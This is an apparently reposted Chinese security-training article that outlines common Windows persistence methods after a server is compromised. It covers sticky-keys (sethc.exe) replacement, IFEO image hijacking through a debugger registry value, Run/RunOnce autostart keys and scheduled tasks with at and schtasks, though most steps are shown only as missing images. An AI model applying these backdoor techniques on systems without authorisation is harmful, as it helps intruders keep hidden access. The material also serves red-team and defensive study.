【干货分享】windows中常见后门持久化方法总结

作者：开源聚合网络空间安全研究院

原文链接：https://mp.weixin.qq.com/s/P2dezMwaPqefDRJJtXSuHA

网安教育

培养网络安全人才

技术交流、学习咨询

关注

当我们通过各种方法拿到一个服务器的权限的时候，我们下一步要做的就是后渗透了，而后门持久化也是我们后渗透很重要的一部分，下面我来总结一下windows下常见的后门持久化的方法

后门持久化

我的操作环境是：

1、无AV、管理员权限（提权、免杀等是后门持久化的铺垫，当然有的方法也并不是全部需要这些铺垫）

2、操作系统：win7，windows server 2008R2，xp


shift后门

这个是比较老的方式了，这里简单讲一下，在windows中有一些辅助功能，能在用户未登录系统之前可以通过组合键来启动它，类似的辅助功能有：

1、C:\Windows\System32\sethc.exe 粘滞键，启动快捷键：按五次shift键

2、C:\Windows\System32\utilman.exe 设置中心，启动快捷键：Windows+U键

在低版本的windows中，我们可以直接把setch.exe替换成我们的后门程序，下面我们把setch.exe替换为cmd.exe



映像劫持


这个和shift后门差不多，只不过在低版本的windows中，我们可以简单地替换程序，但是在高版本的windows版本中替换的文件受到了系统的保护，所以这里我们要使用另外一个知识点：映像劫持。

"映像劫持"，也被称为"IFEO"（Image File Execution Options）


> 就是Image File Execution Options（其实应该称为"image Hijack"。）是为一些在默认系统环境中运行时可能引发错误的程序执行体提供特殊的环境设定。由于这个项主要是用来调试程序用的，对一般用户意义不大。默认是只有管理员和local system有权读写修改。　　PS：来自百度百科

简单来说就是当目标程序被映像劫持时，当我们启动目标程序时，启动的是劫持后的程序而不是原来的程序

操作也很简单，在注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Option下添加一个项sethc.exe，然后在sethc.exe这个项中添加debugger键，键值为我们恶意程序的路径，如下图



效果如下



注册表自启动项

MSF的Persistence模块利用的就是写注册表自启动项来实现的，一般自启动项是这两个键：Run和RunOnce，两者的区别如下

> 1、Run：该项下的键值即为开机启动项，每一次随着开机而启动。
>
> 2、RunOnce：RunOnce和Run差不多，唯一的区别就是RunOnce的键值只作用一次，执行完毕后就会自动删除

常见注册表启动项键的位置：


用户级

```
\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
```


系统级

```
\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
\HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
\HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce
```

修改一下：



执行结果：




定时任务

windows下定时任务的命令有两个分别是：at和schtasks，他们两者主要区别是at命令在win7、08等高版本的windows中是不能将任务在前台执行的，也就是只会打开一个后台进程，而schtasks是将定时的任务在前台执行，下面我们逐个看看

at的一些参数

```
AT [\\computername] time [/INTERACTIVE]
[ /EVERY:date[,...] | /NEXT:date[,...]] "command"
```


at的执行如下：



schtasks一些参数：

```
schtasks /create /tn TaskName /tr TaskRun /sc schedule [/mo modifier] [/d day] [/m month[,month...] [/i IdleTime] [/st StartTime] [/sd StartDate] [/ed EndDate]
```


schtasks的执行如下：



